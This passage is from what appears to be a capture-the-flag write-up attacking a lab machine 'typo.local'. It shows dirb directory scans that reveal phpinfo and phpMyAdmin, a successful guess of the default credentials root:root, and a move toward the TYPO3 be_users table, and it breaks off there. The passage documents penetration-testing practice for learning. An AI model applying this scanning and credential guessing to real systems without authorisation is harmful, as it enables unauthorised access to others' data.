


The ports 8080 and 8081 appeared interesting to me so I ran dirb on both these ports.


```
kali@kali:~$ dirb http://typo.local:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 27 11:14:36 2020
URL_BASE: http://typo.local:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://typo.local:8080/ ----
+ http://typo.local:8080/index.html (CODE:200|SIZE:0)
+ http://typo.local:8080/phpinfo.php (CODE:200|SIZE:95969)
+ http://typo.local:8080/server-status (CODE:403|SIZE:277)
```

```
kali@kali:~$ dirb http://typo.local:8081

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 27 11:15:21 2020
URL_BASE: http://typo.local:8081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://typo.local:8081/ ----
+ http://typo.local:8081/index.html (CODE:200|SIZE:6)
==> DIRECTORY: http://typo.local:8081/phpmyadmin/
+ http://typo.local:8081/server-status (CODE:403|SIZE:277)

---- Entering directory: http://typo.local:8081/phpmyadmin/ ----
+ http://typo.local:8081/phpmyadmin/ChangeLog (CODE:200|SIZE:27390)
==> DIRECTORY: http://typo.local:8081/phpmyadmin/doc/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/examples/
+ http://typo.local:8081/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://typo.local:8081/phpmyadmin/index.php (CODE:200|SIZE:15373)
==> DIRECTORY: http://typo.local:8081/phpmyadmin/js/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/libraries/
+ http://typo.local:8081/phpmyadmin/LICENSE (CODE:200|SIZE:18092)
==> DIRECTORY: http://typo.local:8081/phpmyadmin/locale/
+ http://typo.local:8081/phpmyadmin/phpinfo.php (CODE:200|SIZE:15375)
+ http://typo.local:8081/phpmyadmin/README (CODE:200|SIZE:1520)
+ http://typo.local:8081/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://typo.local:8081/phpmyadmin/setup/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/sql/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/templates/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/themes/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/tmp/
==> DIRECTORY: http://typo.local:8081/phpmyadmin/vendor/
```


I didn' t find anything new so I decided to try my luck with password guessing on phpmyadmin.




After a few hits and misses, surprisingly I cracked the credentials.They are root:root. So easy



The TYPO3 database seems to be my way forward. In that database, I found the table be_us
ers interesting.

